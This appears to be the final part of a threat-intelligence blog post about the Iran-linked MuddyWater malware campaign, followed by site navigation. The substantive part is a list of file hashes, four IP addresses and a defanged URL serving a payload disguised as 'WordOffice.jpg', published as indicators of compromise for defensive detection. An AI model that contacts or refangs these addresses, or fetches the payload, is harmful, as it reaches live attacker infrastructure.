7b4da8f9ffa435c689923b7245133ee032f99fcd841516f2e2275fb4b76d28f9
78c1279f80c76d12debf9e875d14b4788bd88a39
bef9051bb6e85d94c4cfc4e03359b31584be027e87758483e3b1e65d389483e6
b604dd6517dfd0df72e52ebc3f92da699c1396cd
dbab599d65a65976e68764b421320ab5af60236f
0638adf8fb4095d60fbef190a759aa9e
5c6148619abb10bb3789dcfb32f759a6
a3bb6b3872dd7f0812231a480881d4d818d2dea7d2c8baed858b20cb318da981
0d3e0c26f7f53dff444a37758b414720286f92da55e33ca0e69edc3c7f040ce2
c8b271efec98e83a343933a32eff30d5
6d0050f16c61cf1584bdfd6ab891d5b9d4d6bbf3
34bfdae99838f048d9950614d338ec06653eacee
6f882cc0cddd03bc123c8544c4b1c8b9267f4143936964a128aa63762e582aad
c25eeac6044dbc87c37063a9c6ed80c73966e41d50fc96065c2793fbf841ef3c
```

9732cf8c9e84e992d8856537dc5988371bb73f7c
f12bab5541a7d8ef4bbca81f6fc835a3
a066f5b93f4ac85e9adfe5ff3b10bc28
8a004e93d7ee3b26d94156768bc0839d
09aabd2613d339d90ddbd4b7c09195a9
8a7b2167c14a0158b3e9a43453a3e8f3
cfa845995b851aacdf40b8e6a5b87ba7
76f6c0bf075f9ae02a9a9e08cce1297d
5c1af7d3dbb9bc455b793f1e3e0b2554
51.255.219.222
46.105.84.146
185.247.137.89
94.23.148.194
46.105.84[.]146:443/WordOffice.jpg

Posted in: Uncategorized
Tagged: Iran, Malware, MuddyWater

Search

Categories

- Campaigns
- cat2
- Crypto
- cyber attack
- Cyber-Crime
- Disinformation
- General
- Incidents

- Threat actors
- Uncategorized

Archive

- February 2024
- January 2024
- May 2023
- June 2022
- April 2022
- August 2021
- May 2021
- February 2021
- January 2021
- December 2020
- October 2020
- August 2020
- June 2020
- April 2020
- February 2020
- January 2020
- October 2019
- September 2019
- August 2019
- July 2019
- June 2019
- May 2019
- April 2019
- February 2019
- November 2018
- July 2018
- February 2018

- January 2018
- December 2017
- November 2017
- October 2017
- August 2017
- July 2017
- May 2017
- April 2017
- March 2017
- January 2017
- November 2016
- October 2016
- June 2016
- January 2016
- November 2015
- September 2015
- June 2015
- May 2015
- September 2014

Cyber Solutions

Threat Intelligence

Cyber strategy

Cyber architecture

Pay per report – APT Group research

Cyber Tabletop Exercise

Contact us

Head office:
HaTa'asiya St 4
Tel Aviv-Yafo
Phone: +972 586 277684
Email: info [at] clearskysec.com